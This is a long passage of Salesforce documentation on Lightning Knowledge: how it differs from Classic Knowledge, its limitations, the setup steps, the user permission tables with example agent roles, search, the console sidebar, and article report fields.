Lightning Knowledge works differently than Classic Knowledge, but currently has limitations. Let's compare Knowledge in Salesforce Classic and Lightning Experience.

Feature	Classic Knowledge	Lightning Knowledge
Setup	Salesforce Classic Setup	Switch to Salesforce Classic Setup
Types of articles	Article Types	Standard Record Types
Languages	Multiple Languages mode and translation available	Single Language mode only
Use Knowledge in the console	Add Knowledge One to the Service Console	Add the Knowledge Sidebar to the Lightning Service Console (can be used with cases only)
Page layouts	Fields only, per article type and user profile	Fields, actions, and related lists, per record type and user profile
Record home (articles)	Custom record home	Standard record home
Object home	Knowledge One and Article Management tab	Knowledge home page with list views
Access and permissions	CRUD, profile permissions, page layouts, and custom article actions per public group	CRUD, profile permissions, and page layouts

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Lightning Knowledge Limitations

There are some limitations to keep in mind when making the switch to Lightning Knowledge.

Consider the following when using Lightning Knowledge.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Important considerations before enabling Lightning Knowledge

- After you enable Lightning Knowledge, you can't disable it. We recommend testing Lightning Knowledge in your Sandbox org first.
- You can have only one article type when enabling Lightning Knowledge. Currently, there are no migration tools to assist in merging your article types. To enable Lightning Knowledge, migrate your articles to one article type and disable or delete your other article types.
- Lightning Knowledge currently doesn't support multiple language mode or translation.
- We recommend using Lightning Knowledge only if you have fewer than 300 data categories. If you have more than 300 data categories, you may experience slower performance.
- For articles with more than 30 versions, the versions above 30 will show in Salesforce Classic, but not in Lightning Experience.
- Setup for Lightning Knowledge remains in Salesforce Classic. After Lightning Knowledge is enabled, a new setup node Knowledge Object Setup appears to manage Knowledge record types, fields, page layouts, and validation rules.

General usage limitations for Lightning Knowledge

- You currently can't import or export with record types.
- You can't currently assign articles or delete archived articles in Lightning Knowledge.
- You can't use article actions with public groups when Lightning Knowledge is enabled. This is replaced by new user profile permissions.
- You currently can't remove a published article while editing it. Instead, the article remains published while you edit the new version as a draft.
- You can't use mass actions (such as mass archiving and mass publishing) with Lightning Knowledge.
- For list views, you must specify one language and one publishing status on all Knowledge list views, otherwise you won't see any records in your list view. We don't support multiple-selection on PublishStatus or Language, or the "IN" and "OR" operators in list view filters.
- Data categories can't be shown in Knowledge list views.
- The customized record home flexipage isn't supported with Lightning Knowledge.
- We don't support external data sources in Knowledge search in Lightning Knowledge.
- You can't see vote information in the new ratings component unless there's an online version for the article. This affects article drafts and archived articles, because all online versions are removed when an article is archived.
- Most Knowledge actions aren't available in the Lightning Process Builder.

Console limitations for Lightning Knowledge

- The Knowledge footer is not in the Lightning Service Console.
- The following actions aren't available in the Knowledge Sidebar for the Lightning Service Console: attach as a PDF, attach as a PDF to case email, insert article contents to case email, insert Article Community URL, and insert article URL to case publishers. Standard article actions including editing, publishing, and archiving, are also not available.

Limitations in Salesforce Classic after enabling Lightning Knowledge

- Multiple Languages mode can't be enabled after Lightning Knowledge is enabled.

- Page Layouts selections for Actions and Related lists don't reflect in Salesforce Classic.
- Page Layouts don't display in 2 columns in Salesforce Classic.
- Some actions, such as Change Record Type, aren't available in Salesforce Classic.
- Knowledge list views aren't available in Salesforce Classic.
- You can't perform a search by Knowledge record type in Salesforce Classic.
- You can't perform a search by archived articles in Salesforce Classic, except in Article Management.
- Files in Lightning Experience don't display in Salesforce Classic, and files in Salesforce Classic don't display in Lightning Experience.

Limitations for using Lightning Knowledge with other Salesforce products

- File attachments in your Classic Knowledge implementation don't transfer to Lightning Knowledge. After migrating your articles to Lightning Knowledge, add the Files related list to your page layout and use the Files related list on each article to migrate your files.
- You can't detach or remove a file from the Files component after is has been associated with an Article. When the file is shared with a record via the record feed, the workaround is to delete the feed post. Read Delete Files and Links from Feeds on page 3174 to learn more about removing files.
- Currently, the only way to remove an attached file from an article is to delete the file from File home.
- Reporting with record types is not currently supported in Lightning Knowledge.
- All rich text editors are currently disabled when LockerService is enabled. If you're using Lightning Knowledge in Sandbox or a Developer Edition org, we recommend turning off LockerService in Lightning Experience. If you're using Lightning Knowledge in your production org, we recommend that you don't enable LockerService in Lightning Experience.
- The rich text editor is limited for Lightning Knowledge. The following rich text editor features aren't currently supported in Lightning Knowledge: smart links, tables, show source, anchors, videos, and fonts are limited.
- Lightning Knowledge isn't currently supported with Communities.
- Lightning Knowledge isn't currently supported with Salesforce1.

Set up Lightning Knowledge

Enable Lightning Knowledge, create Knowledge record types, customize your record type page layouts, set access for Knowledge users, and create a Lightning Knowledge process.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Enable Lightning Knowledge

Enable Lightning Knowledge to use your Knowledge base in Lightning Experience. After you enable Lightning Knowledge, you can't disable it.

1. From Salesforce Classic Setup, enter *Knowledge* in the Quick Find box and click **Knowledge Settings**.
2. If you're new to Knowledge, enable Knowledge in Salesforce Classic by selecting **Yes** and clicking **Enable Salesforce Knowledge**.
3. On the Knowledge Settings page, click **Edit**.
4. Select **Enable Lightning Knowledge**.
5. Click **Save**.

After Lightning Knowledge is enabled, the node **Knowledge Object Setup** appears. This is where you control your Lightning Knowledge settings and page layouts. All setup for Lightning Knowledge remains in Salesforce Classic.

Whenever you change the name and API name of your Knowledge Base in **Knowledge Object Setup**, we recommend you do a hard refresh of your browser to avoid server errors.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

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Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Create Lightning Knowledge Record Types

Create record types to distinguish types of Knowledge articles. In Lightning Knowledge, standard record types replace custom article types.

Different content has different needs. For example, your FAQ pages are different from your tutorials, which are different from your policy statements. Record types let you control the content and layout for each type of article.

1. From Salesforce Classic Setup, go to **Build** > **Knowledge** > **Knowledge Object Setup**.
2. Under Record Types, click **New**.
3. Select an existing record type to use as a template. The new record type includes all picklist values from the existing record type that you select.
4. Enter a label for your record type.
5. If desired, enter a description.
6. Select **Active** if you want this record type to be usable immediately.
7. Select the profile access for this record type.
8. Click **Next**.
9. Select the page layout that users with this profile see for record with this record type.
10. Click **Save**.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Customize Your Lightning Knowledge Record Type Page Layouts

For each record type you create, you can customize the page layout. You can control the form and structure for each type of article you have in your Lightning Knowledge base.

Record type layouts determine which fields agents can view and edit when entering data for an article. They also determine which sections appear when users view articles. You can customize the fields, actions, and related lists for each record type and user profile.

For example, you might customize page layouts by user profile when sensitive data is involved. By assigning a page layout by user profiles, you can display more sensitive fields of the same article to only the agents who need to access them.

1. From Salesforce Classic Setup, enter *Knowledge* in the Quick Find box, then select **Knowledge Object Setup**.
2. Scroll down to the Page Layouts related list or click the Page Layouts link at the top of the page.
3. To create a page layout, click **New** and follow the prompts. To edit an existing layout, click **Edit** and make your changes.

   Make your changes. The layout editor consists of two parts: a palette on the upper portion of the screen and the layout on the lower portion of the screen. The palette contains the available fields and a section element. The layout contains an Information section and space for you to add sections. By default, all custom fields are included in the Information section.

   Important: If you navigate away from your record-type layout before clicking save, your changes are lost.

   Note: The Title and URL Name standard fields are required.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To customize the record-type layout:
- "Customize Application"

Task	Description
Add a section	Drag and drop the section element into the palette.
Change the name of a section	Click its title. You cannot rename the Information section.
Specify 1 or 2 columns	Select 1 or 2 columns for this layout. For 2-column layouts, you can set the navigation flow direction (up-down or left-right).
Remove a field from a section	Drag it to the right side of the palette or click the ⊖ icon next to the field.
Remove a section from the article-type layout	Click the ⊖ icon next to the section name.
Save your changes and continue editing the article type layout	Click **Quick Save**.

Tip:

- Use the undo and redo buttons to step backwards and forwards, respectively.
- Use the following keyboard shortcuts:
  - Undo = CTRL+Z
  - Redo = CTRL+Y
  - Quick Save = CTRL+S
- To select multiple elements individually, use CTRL+click. To select multiple elements as a group, use SHIFT+click.

- To quickly locate any item in the palette, use the Quick Find box. The Quick Find box is especially useful for article-type layouts that have large numbers of items available in the palette.

4. To assign various layouts to the article type based on a user profile, click **Page Layout Assignments**.
5. Click **Edit Assignment**.
6. Select the profile, or profiles (using SHIFT), you want to change and select the layout from the **Page Layout To Use** drop-down.

Create Lightning Knowledge Home

Create the Lightning Knowledge home page to access Knowledge in Lightning Experience. For orgs created in Spring '17 or later, the Lightning Knowledge home page is created for you.

Everything you need, all in one place. Search, view, author, and manage articles on a single Knowledge home page in Lightning Experience. Plus, you can do a number of authoring actions without leaving Knowledge home.

For published articles, you can:

- Create a new article
- Archive a published article
- Edit a published article as a new draft

For article drafts, you can:

- Create a new article
- Publish a draft article
- Delete a draft article
- Edit a draft article

For archived articles, you can:

- Create a new article
- Restore an archived article

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Allow other users to access these actions using standard user permissions. You can also make these actions available on the record home with page layouts.

Lightning Knowledge home uses the same list views you enjoy elsewhere in Salesforce. By default, you have list views for drafts, published articles, and archived articles. Don't forget to customize your list views to select which fields you want to display and sort with. For custom list views, keep in mind that you can't choose fields that aren't on the article record. This means that data categories, ratings, view count, and cases aren't available fields for your list views.

Important: You must specify one language and one publishing status on all Knowledge list views, otherwise you won't see any records in your list view. We don't support multiple-selection on PublishStatus or Language, or the "IN" and "OR" operators in list view filters.

1. From Salesforce Classic Setup, go to **Build** > **Create** > **Tabs**.
2. Under Custom Object Tabs, click **New**.
3. Select **Knowledge** as the object.
4. Choose a tab style.
5. If desired, choose a splash page custom link and enter a description.
6. Click **Next**.

7. Choose the custom user profiles for which this tab will be available.
8. Click **Next**.
9. Choose the custom apps for which this tab will be available.
10. Click **Save**.

When you switch to Lightning Experience, the Knowledge home page is now available.

Set Access for Lightning Knowledge

Give your knowledge agents access to articles in Lightning Knowledge. Specify which agents in your company are Salesforce Knowledge users, those who can create, edit, archive, and delete articles. Create user profiles with the appropriate user permissions, and then assign users to these profiles.

Lightning Knowledge uses new user profile permissions instead of public groups to give agents access to article actions. By default, all internal users can read articles. However, you need to assign permissions to agents who are publishing, archiving, deleting, and managing articles.

Note: To do more than read articles, agents need the Knowledge User license.

1. From Setup, enter *Users* in the Quick Find box, then select **Users**.
2. Click **Edit** next to the user's name or click **New** to create a user.
3. If you are creating a user, complete all the required fields.
4. Select the Knowledge User checkbox.
5. Click **Save**.

User permissions control access to different tasks. We recommend using permission sets or custom profiles to grant users the permissions they need. For example, you can create a permission set called "Article Manager" that includes the permissions to create, edit, publish, assign, delete, and archive articles.

Refer to this table for details on permissions associated with Salesforce Knowledge tasks.

Lightning Knowledge Task	User Permissions Needed
To manage record types:	"Manage Salesforce Knowledge" (This permission is on by default in the System Administrator profile.) AND "Create", "Edit", and "Delete" on Knowledge
To manage article actions:	"Manage Salesforce Knowledge" (This permission is on by default in the System Administrator profile.)
To search for and read articles:	"Read" on Knowledge
To search articles on cases and attach articles to cases:	"Read" on Knowledge

EDITIONS

Available in: Salesforce Classic, Lightning Experience

Salesforce Knowledge is available in **Performance** and **Developer** Editions and in **Unlimited** Edition with the Service Cloud.

Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create or edit users:
- "Manage Internal Users"

To create article types and article actions (Classic Knowledge only):
- "Customize Application"

  AND

  "Manage Salesforce Knowledge"

To create record types and article actions (Lightning Knowledge only)
- "Customize Application"

  AND

  "Manage Salesforce Knowledge"

  AND

  Create, Edit, and Delete on Knowledge

Lightning Knowledge Task	User Permissions Needed
To create articles:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read" and "Create" on Knowledge
To edit draft articles:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read" and "Edit" on Knowledge
To delete draft articles:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read", "Edit", and "Delete" on Knowledge
To publish articles:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read", "Create", "Edit", and "Delete" on Knowledge AND "Publish Articles" (New in Lightning Knowledge)
To change the record type of a draft article:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read" and "Edit" on Knowledge
To archive published articles:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read", "Edit", and "Delete" on Knowledge AND "Archive Articles" (New in Lightning Knowledge)
To create a new draft of a published article:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read", "Create", "Edit", and "Delete" on Knowledge

Lightning Knowledge Task	User Permissions Needed
To restore an archived article as a new draft:	"Manage Articles" (This permission is on by default in the System Administrator profile.) AND "Read", "Create", "Edit", and "Delete" on Knowledge AND "Archive Articles" (New in Lightning Knowledge)
To create data categories	"Manage Data Categories" permission. (This permission is on by default in the System Administrator profile.)

To enable agents to perform their specific tasks, create public groups for each role and assign only the necessary article actions to those groups.

Example: Your Salesforce Knowledge agents are a mixture of different levels of job experience and expertise in the products and services your company offers. These examples outline four basic types of users and some of the permissions they need to perform their jobs.

Scott: The Reader

Scott Jackson is relatively new to the company, so he's a basic agent of the knowledge base. Currently, he has read-only access to articles, so he can search and view articles. Readers don't author or publish, so he won't belong to a public group or need to submit articles for approval. He needs the following permissions to perform his job.

Scott	Permission	Knowledge Permissions			
Salesforce Knowledge Functionality	**Manage Articles**	**Read**	**Create**	**Edit**	**Delete**
Search articles from and attach articles to cases		✅			
Search for and read articles		✅			

Amber: The Candidate

Amber Delaney is a candidate-level agent and can create and publish articles with statuses of either `Work in Progress` or `Not Validated`. If Amber works on an article with a different validation status, she must send it to a queue for approval before it's published.

Amber is part of the KCS Candidate public group and submits the articles she can't publish to the Publishing External queue. She needs the following permissions to perform her job duties.

Amber	Permission	Knowledge Permissions			
Salesforce Knowledge Functionality	**Manage Articles**	**Read**	**Create**	**Edit**	**Delete**
Search articles from and attach articles to cases		✅			
Search for and read articles		✅			

Amber	Permission	Knowledge Permissions			
Salesforce Knowledge Functionality	**Manage Articles**	**Read**	**Create**	**Edit**	**Delete**
Create or edit article	✓	✓	✓	✓	
Edit draft articles	✓	✓		✓	
Edit a published article as a new draft or restore an archived article as a new draft	✓	✓	✓	✓	✓

Anne: The Contributor

As a contributor, Anne Murphy is a more advanced Knowledge user. She understands the standards for articles in the organization and can create articles and publish articles with `Validated Internal` status. She can also work on articles authored by other users if they have either `Work in Progress` or `Not Validated` statuses, and can change them to `Validated Internal`. Since she doesn't have permission to publish articles to an external audience, she must submit those customer-facing articles to the Publishing External queue.

Note: Article approvers require the "Manage Articles" permission and at least the "Read" permission on the article type associated with articles they review. These permissions let them access the article in a draft state. Without these permissions, approvers can reassign but not approve articles.

Anne is a member of the Contributor public group and she needs the following permissions to perform her job duties.

	Permission	Knowledge Permissions			
Salesforce Knowledge Functionality	**Manage Articles**	**Read**	**Create**	**Edit**	**Delete**
Create articles	✓	✓	✓		
Search articles from and attach articles to cases		✓			
Search for and read articles		✓			
Edit draft articles	✓	✓		✓	
Delete articles (version or entire)	✓	✓		✓	✓
Archive articles	✓	✓		✓	✓

Pat: The Publisher

Pat Brown is Knowledge domain expert and is responsible for reviewing and publishing articles to an external audience. He is a member of the Publisher public group. Pat also belongs to the Publishing External queue. He needs the following permissions to perform his job duties.

	Permission	Article Type-Specific Permissions			
Salesforce Knowledge Functionality	**Manage Articles**	**Read**	**Create**	**Edit**	**Delete**
Search articles from and attach articles to cases		✓			
Create and edit articles	✓	✓	✓	✓	
Edit draft articles	✓	✓		✓	
Delete articles (version or entire)	✓	✓		✓	✓
Publish articles	✓	✓	✓	✓	✓
Edit a published article as a new draft or restore an archived article as a new draft	✓	✓	✓	✓	
Archive articles	✓	✓		✓	✓

How they all work together

Each user profile defines an agent's permission to perform different job duties and functions. To enable agents to perform these functions, you create a user profile for each role and assign only the necessary permissions to that group.

The following table lists the job functions that each role needs to perform on articles in the organization

Job Function	Reader	Candidate	Contributor	Publisher
Create and publish `Work in Progress`	No	Automatically approved and published	Automatically approved and published	Yes
Create and publish `Not Validated`	No	Automatically approved and published	Automatically approved and published	Yes
Create and publish `Validated Internal`	No	Needs approval	Automatically approved and published	Yes
Create and publish `Validated External`	No	Needs approval	Needs approval	Yes
Update and publish `Work in Progress`	No	No	Automatically approved and published	Yes
Update and publish `Not Validated`	No	No	Automatically approved and published	Yes

Job Function	Reader	Candidate	Contributor	Publisher
Update and publish `Validated Internal`	No	No	Automatically approved and published	Yes
Update and publish `Validated External`	No	No	Needs approval	Yes

Define Validation Status Picklist Values

When the `Validation Status` field is enabled on the Knowledge Settings page, you can create picklist values that show the state of the article. For example, values could be `Validated`, `Not Validated`, or `Needs Review`.

Note: In Salesforce Classic, validation status picklist values aren't retained when you export articles for translation. Articles with picklist values can be imported, however, and their values are retained as long as the values exist in your organization.

1. From Salesforce Classic Setup, enter *`Validation Statuses`* in the `Quick Find` box, then select **Validation Statuses**.
2. On the picklist edit page, click **New** to add new values to the validation status field. You can also edit, delete, reorder, and replace picklist values.

   When you replace a picklist value, the system replaces it in all versions of the article, including any archived versions.
3. Add one or more picklist values (one per line) in the text area.
4. To set the value as the default for the picklist, be sure to select the `Default` checkbox.
5. Click **Save**.

SEE ALSO:

Salesforce Knowledge Documentation Overview

Complete Guide to Salesforce Knowledge

EDITIONS

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Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create or change validation status picklist values:

- "Customize Application"

Use Your Lightning Knowledge Base

Search articles, author and manage articles, use the Knowledge sidebar in the Lightning Service Console, and create Knowledge reports.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

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Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Search Articles in the Main Search Box and the Knowledge Sidebar

Perform a Knowledge search in the main search box at the top of every page, and in the Knowledge sidebar for the Lightning Service Console.

In Lightning Experience, Knowledge search is available in both the main search box and the Knowledge sidebar. The advanced search option lets you pre-filter your results by language, publishing status, validation status, record type, or data category group.

1. In the main search box, begin typing `knowledge`. Search starts recommending content and options for scoping search to specific objects.
2. Select **Limit search to Knowledge**.
3. Optionally, click **Advanced Search** to pre-filter your results by language, publishing status, validation status, record type, or data category group. Filters you've selected appear in the search box.
4. Enter your search terms.

   Note: You can enter up to 100 characters. If you enter more than 100 characters, only the first 100 characters are used when you run the search.

5. Press `Enter` to run the search.

Note: You can also search Knowledge using the Knowledge sidebar for the Lightning Service Console. Use **Advanced Search** to add pre-filters, enter your search terms, and run the search.

EDITIONS

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Authoring Actions in Lightning Knowledge

Manage Knowledge articles from Knowledge home and the article record home in Lightning Experience.

Quickly access authoring actions in Knowledge home and the article record home using the drop-down next to each article. Administrators, agents, and internal employees with the correct profile permissions can perform these actions.

On the published articles list view in Knowledge Home, you can:

- Create an article
- Archive an article
- Edit an article as a new draft

On the article drafts list view in Knowledge Home, you can:

- Create an article
- Publish a draft
- Delete an article
- Edit an article

On the archived articles list view in Knowledge Home, you can:

- Create an article
- Restore an archived article

For the article record home, you can control the available authoring actions with record type page layouts. Additionally, you can add the following components to your record home:

- Ratings: Automatically enabled.
- Files: Add the Files related list in your record type page layout.
- Versions: Select Track Field History and Set History Tracking in Knowledge Object Setup. These options make the article version history and field changes available for Knowledge users to view in the versions component.
- Data Category Viewer and Chooser: Give the correct Knowledge users "Edit" access on Knowledge, and they can view and change an article's data categories.

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Use the Knowledge Sidebar in the Lightning Service Console

The Knowledge sidebar keeps agents connected to your Knowledge base while they're working in the console. Agents can see suggested articles for the case they're viewing, or perform a search to find more articles. They can use the sidebar to attach an article to (or remove an article from) a case, follow and unfollow articles, and search within Knowledge.

The Knowledge sidebar helps agents quickly find relevant Knowledge articles for their cases and perform some basic actions, such as attaching an article to a case.

EDITIONS

Available in: Salesforce Classic, Lightning Experience

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Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

Suggested Articles

Suggested articles are delivered right to the Knowledge sidebar, so agents can find relevant articles without running a search. Suggested articles are automatically enabled when Lightning Knowledge is enabled.

Search and Sort Your Results

Use the search box in the sidebar to perform a Knowledge search. If you'd like, use Advanced Search for pre-filtering to narrow the search results you see.

To sort your search results, click the sort icon and select a sort option from the list. You can sort your search results by relevance, publish date (for published articles), last modified date (for article drafts), A to Z, and Z to A. Sorting doesn't apply to suggested articles.

By default, articles are sorted by relevance. If you go back to suggested articles or go to a new case, the sort order is reset to relevance.

Attach and Remove Articles in the Sidebar

Agents can attach Knowledge articles to cases and remove articles from cases using the drop-down next to any article.

Follow and Unfollow with the Sidebar

Agents can follow and unfollow an article from the sidebar using the drop-down next to the article. Following articles helps agents save articles that they want to read later.

Administrators, agents, and internal employees with read access to Knowledge can follow articles, and they can follow articles in any state, such as published or draft. To let Knowledge users follow and unfollow articles, enable feed tracking in **Setup** > **Chatter** > **Feed Tracking**.

The Knowledge sidebar is automatically added to your sample Lightning Service Console. To add the Knowledge sidebar to a custom Lightning Service Console, add Knowledge to your selected items in the Lightning App Builder.

Tip: The Knowledge Sidebar isn't limited to the console. You can add it to the Lightning Case record home using the Lightning App Builder.

Report on Salesforce Knowledge Articles

Use Salesforce Knowledge custom reports to track how articles are created, maintained, and delivered.

As an administrator, you can create custom report types so agents can create reports on Salesforce Knowledge articles. Custom report types are the only way to make reports about articles available for your readers. Salesforce does not provide sample article reports or a standard report folder for articles.

Tip: The *Knowledge Base Dashboards and Reports* AppExchange package provides over two dozen reports that help you monitor the knowledge base and analyze usage metrics.

1. Create a Folder for Article Reports
   Create a public folder where you can store article reports for your users.
2. Article Reports
   Create a custom report type to report on Salesforce Knowledge article data.
3. Create an Article Report
   Run your custom report on your Salesforce Knowledge articles and save them to your article reports folder.
4. Fields Available on Salesforce Knowledge Reports
   The fields you can use in a knowledge report depend on the type of information you are reporting on.

EDITIONS

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Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create or update custom report types:
- "Manage Custom Report Types"

To create a public reports folder:
- "Manage Public Reports"

Create a Folder for Article Reports

Create a public folder where you can store article reports for your users.

1. In the Report Folder section of the Reports tab, click **Create New Folder**.
2. Enter *`Article Reports`* in the `Folder Label` field.
3. Optionally, modify the `Group Unique Name`.
4. Choose a `Public Folder Access` option.
   Select read/write if you want users to be able to add and remove reports.
5. Choose a folder visibility option.
6. Click **Save**.

Reports you store in this folder are available on the Reports tab.

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USER PERMISSIONS

To create or update custom report types:

- "Manage Custom Report Types"

To create a public reports folder:

- "Manage Public Reports"

Article Reports

Create a custom report type to report on Salesforce Knowledge article data.

To create a custom report:

1. From Setup, enter *Report Types* in the Quick Find box, then select **Report Types** and click **New Custom Report Type**.

   See Create a Custom Report Type on page 410

2. In the Primary Object drop-down menu, select the article-related object you want to report on:

Primary Object	Description
Article types (Classic Knowledge only)	Compare information such as creation dates, published channels, and number of associated cases for your custom article type, such as an FAQ. To access any history and custom fields for the custom article type, add the article type's version as a secondary object.
Knowledge Articles	Compare information about individual articles, such as their creation dates, published channels, and number of associated cases. If you choose this custom report type, you can also include article view and vote statistics. In reports using the Knowledge Articles primary object, each article has five records (rows): one for each channel (All Channels, Internal App, Customer, Partner, and Public Knowledge Base).
Knowledge Article Searches	Analyze the number of searches per day, month, or year for each channel and role.
Knowledge Article Version	Compare information about individual translations, such as their creation dates, published channels, and number of associated cases. If you choose this custom report type, you can also include article view and vote statistics.
Article Version History	Compare information about individual article versions, such as their creation dates, published channels, and number of associated cases.
Knowledge Article Views	Analyze the number of views per day, month, or year for each channel and role.
Knowledge Article Votes	Analyze the number of votes per day, month, or year for each channel and role.
Knowledge Keyword Search	See which keywords users are looking for in your knowledge base.
Knowledge Search Activity	• Analyze the number of searches per day, month, or year for each channel and language. • For each search, see the: – Date – ID and title of the article that was clicked

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USER PERMISSIONS

To create or update custom report types:
- "Manage Custom Report Types"

To create a public reports folder:
- "Manage Public Reports"

- See which keywords users are looking for in your knowledge base.
- For each keyword, see the average number of:
  - Results
  - Articles that appear in the search results
- For each article, see the average number of:
  - Clicks
  - Unique users who clicked it

3. Complete the required fields and click **Save**.

   In the Store in Category drop-down menu, we recommend choosing **Customer Support Reports** or **Other Reports**. This is the category where users find the custom report type on the Reports tab.

4. Make your choices on the Define Report Records Set page.

Primary Object	Available Secondary Objects
Article types (Classic Knowledge only)	Article type Versions
Knowledge Articles	Article View Statistics, Article Vote Statistics, Case Article
Knowledge Article Searches	None
Knowledge Article Version	Article View Statistics, Article Vote Statistics
Article Version History	None
Knowledge Article Views	None
Knowledge Article Votes	None
Knowledge Keyword Search	None
Knowledge Search Activity	None

5. Click **Save**.
6. As needed, remove and rearrange fields from your report layout.

   To learn which fields are available on each primary object, see Fields Available on Salesforce Knowledge Reports on page 4367.

   Note: An article's score is calculated slightly differently in the API than it is in a custom report. We recommend standardizing on one or the other and not attempting to use both.

Create an Article Report

Run your custom report on your Salesforce Knowledge articles and save them to your article reports folder.

Using your custom report types, create article reports and save them to your article reports folder.

1. On the Reports tab, click **New Report**.
2. Choose the category where your custom report types are stored; for example, **Customer Support Reports** or **Other Reports**.

   The Cases with Articles report is available by default in the Customer Support Reports folder.
3. Find your report type and click **Create**.
4. When viewing your report, click **Save As** and save it in the new Article Reports folder to make the report available to other users.

Note:

- In reports using the Knowledge Article custom report type, there are at least five rows per article (one for each channel, including "All Channels").
- Daily values are reported independently for the last 90 days and monthly values for the last 18 months. After those time periods, use the monthly aggregate and yearly aggregate values, respectively.
- In reports using the Knowledge Article Votes, Knowledge Article Views, or Knowledge Article Searches custom report types, each row represents a day, channel, and role combination. For example, if a user with the Kingmaker role views articles in the internal app and the next day the same reader views more articles in the internal app, the Article Views report has two rows: one for each unique date.
- In reports using Knowledge Article Version (KAV), except Knowledge Article Version History, you can filter by data category. You can add up to four filters and set their logic to AT, ABOVE, BELOW, or ABOVE OR BELOW. The logic between filters is OR. You can use the same category group multiple times, however, you must use the same operator each time.
- To report on Approval Processes for Knowledge Articles, use **Process Instance** and **Process Instance Node** when creating a custom report type. Then filter the report on object type, which is the article type.

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USER PERMISSIONS

To create or update custom report types:

- "Manage Custom Report Types"

To create a public reports folder:

- "Manage Public Reports"

Fields Available on Salesforce Knowledge Reports

The fields you can use in a knowledge report depend on the type of information you are reporting on.

The following tables list the available fields by primary object for Salesforce Knowledge reports.

Fields Available on Article types (Classic Knowledge only) Reports

The Article Type primary object allows you to add a secondary object of the article type version.

Table 52: Article Type Report Primary Object Fields

Field	Description
`Archived By`	User who archived the article.
`Archived Date`	Date the article was archived.
`Article Number`	Unique number automatically assigned to the article.
`Article Type ID`	The ID associated with the article type.
`Case Association Count`	Number of cases attached to the article.
`Created By`	User who created the article.
`Created Date`	Date the current article version was created. If the article has been published more than once, this is the latest draft date. To create reports that use the original article creation date, first create a Custom Report Type that joins the Knowledge Article (__ka) and Knowledge Article Version (__kav) objects for a given article type to allow for use of the created date on the record in the Knowledge Article object, rather than the one for the Knowledge Article Version record.
Custom fields	Any custom fields created on the article types. Add the article type's version as a secondary object to access any custom fields for the article type.
`First Published Date`	Date the article was originally published.
`Knowledge Article Version`	The article's version number.
`Last Modified By`	User who changed the article most recently.
`Last Modified Date`	Date the article was last changed. The last modified date of a draft article is the time the draft was saved. The last modified date of a published article is time the article was most recently published.
`Last Published Date`	Date the article was last published.
`Master Language`	The original language of the article.

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Salesforce Knowledge is available for an additional cost in: **Professional**, **Enterprise**, and **Unlimited** Editions.

USER PERMISSIONS

To create or update custom report types:

- "Manage Custom Report Types"

To create a public reports folder:

- "Manage Public Reports"

Note: Currently you can't use `Knowledge Article Version` and `Last Modified Date` in the same report.

Table 53: Article Type Report Secondary Object Fields

Field	Description
`Archived By`	User who archived the article.
`Article Type`	The article type associated with the article.
`Created By`	User who created the article.
`Created Date`	Date the current article version was created. If the article has been published more than once, this is the latest draft date. To create reports that use the original article creation date, first create a Custom Report Type that joins the Knowledge Article (__ka) and Knowledge Article Version (__kav) objects for a given article type to allow for use of the created date on the record in the Knowledge Article object, rather than the one for the Knowledge Article Version record.
Custom fields	Any custom fields created on the article types. Add the article type's version as a secondary object to access any custom fields for the article type.
`Is Latest Version`	Indicates if the article is the most recent version.
`Is Master Language`	Indicates that the article is not a translation, but the original article.
`Knowledge Article Version ID`	Unique ID automatically assigned to the article translation.
`Language`	The article's language.
`Last Modified By`	User who changed the article most recently.
`Last Modified Date`	Date the article was last changed. The last modified date of a draft article is the time the draft was saved. The last modified date of a published article is time the article was most recently published.
`Out of Date`	Indicates that the master article has been updated since this translation was published.
`Publication Status`	Indicates whether the article or translation is in progress (draft), published, or archived.
`Summary`	Description of the article provided by the author.
`Title`	The article's title.
`Translation Completed Date`	Date the translation was completed.
`Translation Exported Date`	Date the article was exported for translation.
`Translation Imported Date`	Date the translation was imported.
`URL Name`	Text used as hyperlink for the article.
`Validation Status`	Indicates if the article is valid or not.
`Version Number`	The version number of the article.

Field	Description
